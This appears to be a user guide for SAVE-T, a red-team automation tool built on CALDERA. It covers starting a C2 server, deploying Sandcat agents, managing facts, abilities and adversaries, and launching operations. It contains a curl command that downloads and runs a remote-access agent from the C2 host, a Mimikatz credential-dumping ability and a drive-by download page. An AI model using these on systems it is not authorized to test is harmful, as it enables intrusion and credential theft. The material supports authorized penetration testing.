

## Introduction

We will describe the Scalable Automated Vulnerability scanning & Exploitation Tool. SAVE-T allows users to perform automated offensive security assessments on heterogeneous computer networks by leveraging the existing CALDERA tool set for automated adversary emulation. SAVE-T adds network service fingerprinting, service exploitation, and other capabilities to the CALDERA automated framework, allowing for more robust and scalable testing of networks. SAVE-T allows users to build customized attack profiles from a range of offensive security tasks including:

- scanning for hosts on the network
- scanning for open ports on hosts
- fingerprinting network services
- testing devices for use of default credentials
- executing thousands of exploits against target services

Exploits that can be used with SAVE-T may be: a) part of the industry standard Metasploit Framework, b) an exploit script available via industry standard databases such as Exploit-DB, or c) any other custom code that the user wishes to include in the scope of their assessment. 1,900+ exploits in the Metasploit Framework are supported by SAVE-T. The over 41,000 exploit code samples available on Exploit-DB and any other custom code samples require a small amount of work to be incorporated into the tool.

The tool is highly extensible and allows users to add their own functionality with minimal effort.

## CALDERA – The tool SAVE-T is built on

The Cyber Adversary Language and Decision Engine for Red-team Automation (CALDERA) tool was developed to automate making decisions around ‘atomic actions’ (i.e., single instructions) [5]. This tool uses the Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) Framework [60] – developed by MITRE to map standard actions taken by known adversaries - and a decision-making engine to automate ‘atomic actions’ (simple command instructions), such as dumping system credentials and using credentials to login to remote systems, in order to expand the attacker’s knowledge or the attacker’s foothold on the network.

CALDERA is an open source tool that ships with the ability to automatically discover remote systems, dump the credentials of compromised systems, and log into remote systems with discovered credentials. These ‘abilities’, are provided in the tool’s Stockpile plugin.

Abilities can be executed on remote systems via a remote access trojan (RAT or agent) called 54ndc4t (Sandcat). A plugin provides executable versions of the agent. The agent communicates to the central command and control (C2) server to receive instructions and report results. Abilities can be

combined to form the attack plan of an 'adversary'. An adversary can carry out an 'operation' in which the decision-making engine will perform the actions in the adversary's list of abilities.

The engine will gather more knowledge ('facts') while carrying out an operation. This knowledge is used to fill in required variables for future actions. For example, an ability that dumps system credentials will return username and password facts. The port scanner ability will return remote socket facts. Together, a remote socket, username and password can be used by a remote login ability. The remote login ability cannot be utilized without these required facts as input variables.




Figure 2-1: A visualization of the CALDERA vocabulary is shown. An 'Operation' carries out all the 'Abilities' that a given 'Adversary' knows how to perform. The 'Abilities' can both require and produce various 'Facts'.

Figure 2-1 illustrates an example operation. The operation starts with some facts and has 2 phases. The first ability in Phase 1 is a port scan ability which requires an IP address fact to run. This ability will produce 'socket', or open port, facts. Another ability will produce credential facts. In Phase 2, an ability will use a combination of Socket and Credential facts to produce a new agent.

An operation performed using CALDERA's 'chain mode' begins with a minimum of 1 host on the network running a Sandcat agent and optionally includes some facts the system knows at the start of

the operation. The initial Sandcat agent(s) will receive instructions to carry out actions that either expand the foothold or the knowledgebase of the emulated attacker.




Figure 2-2: The CALDERA Server is giving instructions to the Agent on Host A. The Agent on Host A is carrying out the attack instructions and is able to expand the attacker's foothold.


A sample CALDERA operation workflow is shown in Figure 2-2. The operation that is displayed uses the same phases as the operation illustrated in Figure 2-1. In this example scenario, the CALDERA server is communicating with an agent that exists on Host A at the beginning of the operation. The agent is first tasked to port scan Host B and returns a fact which indicates that port 22 is open on the remote host. The agent is then tasked to dump local credentials (the method of doing so is not important here). Dumping credentials produces a fact which indicates that the username/password combination 'Admin/Admin' exists on the network. The agent is then tasked with attempting to use those credentials to login to Host B via the open SSH port and start a new agent.

## Using SAVE-T

Start the C2 server

```
root@kali:~# ls
Desktop  Downloads  Music      Public      save-t      Templates
Documents go          Pictures   pwntools.sh start_msfrpcd.sh Videos
root@kali:~# cd save-t/
root@kali:~/save-t# ls
app  data  logs  README.md  server.py
conf LICENSE plugins requirements.txt tests
root@kali:~/save-t# python3 server.py
DEBUG:root:Starting MSFRPC with Subprocess
DEBUG:root:Serving Sandcat on Python Web Server
DEBUG:root:Loading plugin: stockpile
DEBUG:root:Loading plugin: sandcat
DEBUG:root:Loading plugin: gui
DEBUG:root:Loading plugin: chain
```

Visit the C2 server website. You can navigate to the computer's IP address on port 8888 from Firefox. The default username/password is admin/admin.



192.168.100.131:8888/login

ted

access

admin


•••••

Log in

If the SSL plugin is enabled in the ~/save-t/conf/local.yml configuration file, then the website can be accessed via <https://<ipaddress>>


If the SSL plugin is enabled, then Sandcat agents should also use port 443 for communication.

Using SSL with Sandcat would hide the C2 traffic behind https as expected.



Sandcat is the agent that communicates with the C2 server


Look at the Sandcat Plugin.




This page will show the command to start the Sandcat Agent on hosts.

Select a platform and you will see the command you can use to download and run Sandcat.

If the below command shows “localhost” instead of an IP address, you need to revisit the C2 website by entering the IP address of the C2 server instead of visiting “localhost:8888”.




You can also visit the built-in malicious website which will automatically download the Sandcat agent via the browser. You must enter the whole URL for the page to work.



A Sandcat Agent can run on the same host as the C2 server. This is a good starting point for operations where you want to launch attacks from Kali. The agent will periodically check-in with the C2 server.

```
root@kali:~/save-t# curl -sk -X POST -H 'file:sandcat.go' -H 'platform:linux' http://192.168.100.131:8888/file/download > /tmp/sandcat-linux && chmod +x /tmp/sandcat-linux && /tmp/sandcat-linux -server http://192.168.100.131:8888 -group my_group;
[+] Ping success
[+] beacon: ALIVE
```

Visit the Chain Mode plugin tab.



This tab has several sections.



The Agents tab will show you the Agents that have checked in to this C2 server. This tab shows the name of the host that is running the agent, the platform, last check-in time and the available executors. The executors can be sh, pwsh (powershell), cmd (command prompt) and shellcode. You can change the group that the agent is in by editing the group section on the right. Changing groups will allow different groups to perform different tasks at the same time.



### Agents

Groups are collections of agents so hosts can be compromised simultaneously.

Refresh agent table

Save changes

Show
10
entries


Search:

| Host<br><small>paw print</small> | Status | Platform | Executors                     | Last seen              | Sleep<br>(Min/Max) | PID  | Group    |
|----------------------------------|--------|----------|-------------------------------|------------------------|--------------------|------|----------|
| kali\$root                       | tr     | linux    | sh<br>pwsh<br>shellcode_amd64 | 2020-03-26<br>12:37:41 | 10/10              | 2806 | my_group |

Showing 1 to 1 of 1 entries

Previous 1 Next

The Facts tab will show the facts that are known by the C2 server. Fact properties are traditionally 3 part strings such as “remote.host.ip” or “remote.host.credential” but they do not have to conform to this structure. Facts also have a score. The default score is 1 but the score can be set between 0-9. When a fact is used, but the ability that used it fails, then the fact’s score is decremented. Facts with a score of 0 will be ignored by the action planner.



### Facts

Facts are identifiable pieces of data, collected by agents or loaded when the server starts. A source is a collection of facts. When an operation starts, a new source is created and all facts collected are stored inside. Add or remove facts using the form below.

Add

Show
10
entries


Search:

|   | Source   | Property                 | Score | Value         |
|---|----------|--------------------------|-------|---------------|
| ✗ | winExp1  | remote.host.ip           | 1     | 192.168.1.10  |
| ✗ | winExp1  | remote.host.ip           | 1     | 192.168.1.11  |
| ✗ | winExp1  | remote.host.ip           | 1     | 192.168.1.12  |
| ✗ | winExp1  | remote.host.ip           | 1     | 192.168.1.100 |
| ✗ | winExp1  | remote.host.ip           | 1     | 192.168.1.107 |
| ✗ | winExp1  | remote.host.ip           | 1     | 192.168.1.108 |
| ✗ | winExp1  | remote.host.ip           | 1     | 192.168.1.110 |
| ✗ | built-in | file.sensitive.extension | 1     | txt           |
| ✗ | built-in | file.sensitive.extension | 1     | yml           |
| ✗ | built-in | host.service.modifiable  | 1     | fax           |

Showing 1 to 10 of 41 entries

Previous 1 2 3 4 5 Next

Use the left menu to manually add facts to the C2 server while it is running. Add the property to the top line, the value on the second. The third line is the group of facts that it should be added to. Make sure to change the score from 0 for the fact to be used.




The dialog has a dark background with a yellow duck icon at the top. It contains four input fields: 'Property' (empty), 'Value' (empty), 'winExp1' (selected from a dropdown), and 'Score = 0' (selected from a dropdown). A green 'Add' button is at the bottom.

If you want to add facts in bulk, you can add a yaml file to the stockpile plugin.

Under ~/save-t/plugins/stockpile/data/facts create a yaml file with the name <UUID>.yaml

Use the same UUID as the id field. Give the group of facts a name/label. The example shown below is 'demo'. List the fact properties and values below the 'facts' tag. These facts will all be loaded by the C2 server at startup.



The screenshot shows the Visual Studio Code interface. The Explorer panel on the left shows the file structure under 'plugins' > 'stockpile' > 'data' > 'facts'. A file named '2290d4b9-f314-4284-85d2-2b326edece82.yaml' is selected. The main editor shows the content of this file:

```
1 ---
2
3 id: 2290d4b9-f314-4284-85d2-2b326edece82
4 name: demo
5 facts:
6   - property: remote.host.ip
7     value: 192.168.1.1
8   - property: remote.host.ip
9     value: 192.168.1.24
10  - property: remote.host.ip
11    value: 192.168.1.59
12  - property: remote.host.ip
13    value: 192.168.1.250
```



The Abilities tab will allow you to search through the abilities that are in the stockpile plugin. The Abilities are stored under `~/save-t/plugins/stockpile/data/abilities`. We will discuss how to write abilities later in the guide.

The screenshot shows the 'Abilities' tab in a dark-themed application. On the left, there's a sidebar with the 'Abilities' title and a description: 'Abilities are technique implementations - or procedures - which can be executed on any host running an agent.' Below this is a search bar with the text 'scan ip'. Underneath the search bar is a section labeled 'OR FILTER:' with three dropdown menus: 'discovery', 'Choose a technique', and 'Scan IP for ports'. At the bottom of this section is a green 'Save' button. On the right, a large text area displays the JSON configuration for the 'Scan IP for ports' ability:

```
---
- id: 47abelf5-55a5-46cc-8cad-506dac8ea6d9
  name: Scan IP for ports
  description: Use dropped scanner to find open popular ports
  tactic: discovery
  technique:
    attack_id: T1046
    name: Network Service Scanning
  platforms:
    darwin:
      sh:
        command: |
          chmod +x scanner.elf &&
          ./scanner.elf -i #{remote.host.ip}
        payload: scanner.elf
      parser:
        name: line
        property: remote.host.socket
      script: ''
```

The Adversaries tab allows you to put abilities together into an Adversary. Adversaries are split into phases. Each phase occurs sequentially when the previous phase ends (i.e. Phase 2 will run when all of Phase 1 has completed).


An Adversary can have any number of Phases. Each Phase can have any number of abilities.


If an Ability is greyed out (like the first ability in the example below), this means that the ability requires some fact variable that it doesn't get from previous abilities in the adversary. The Scan IP for Ports ability shown will get the required IP address fact variables from the Fact source that an operation can be started with.

The screenshot shows the 'Adversaries' tab in a dark-themed application. On the left, there's a sidebar with the 'Adversaries' title and a description: 'Adversaries are collections of ATT&CK TTPs, designed to test specific threats. Abilities with unmet requirements are faded out to show the adversary cannot use them unless an unlocking ability is added.' Below this is a search bar with the text 'windows\_adversary\_fingerprint'. Underneath the search bar is a section labeled 'Overlay fact source' with a dropdown menu. At the bottom of this section is a green 'Save' button. On the right, a large text area displays the configuration for a new adversary named 'windows\_adversary\_fingerprint'. The adversary has two phases:

- Phase 1** (expanded):
  - Scan IP for ports** (disabled): Use dropped scanner to find open popular ports. DISCOVERY | T1046 | NETWORK SERVICE SCANNING.
  - Run Mimikatz** (disabled): Use powershell to execute mimikatz and attempt to grab plaintext and/or hash... CREDENTIAL-ACCESS | T1003 | CREDENTIAL DUMPING.
- Phase 2** (collapsed):
  - Scan Host to Fingerprint Apache Struts** (disabled): Use dropped fingerprinter to find popular services. DISCOVERY | T1046 | NETWORK SERVICE SCANNING.
  - Scan Host to Fingerprint IIS** (disabled): Use dropped fingerprinter to find popular services. DISCOVERY | T1046 | NETWORK SERVICE SCANNING.

The Operations tab will allow you to start operations. Give the operation a name and select a pre-built adversary. 'Group' refers to the named group of agents that should perform the actions. The sequential planner is the only planner that comes with SAVE-T. You can optionally give the planner a Fact Source, or facts that the planner should know at the start of the operation. This is often a whitelist of IP addresses or other facts that the planner should know. Define a Jitter max/min at the bottom. The default is 6/8 which means that agents will pause for between 6 and 8 seconds between executing each ability. This can be longer or shorter. The smallest it can be is 1/2 which means the agent will wait for between 1 and 2 seconds between each ability.






## Operations

[ADD](#)

[View or start operations from here](#)



Operation name

Adversary

Group

**OPTIONAL:**

Run Operation on Start

Use sequential planner

No fact source


Not allow untrusted agents

Run autonomously


Jitter (min/max) sec

[Start](#)

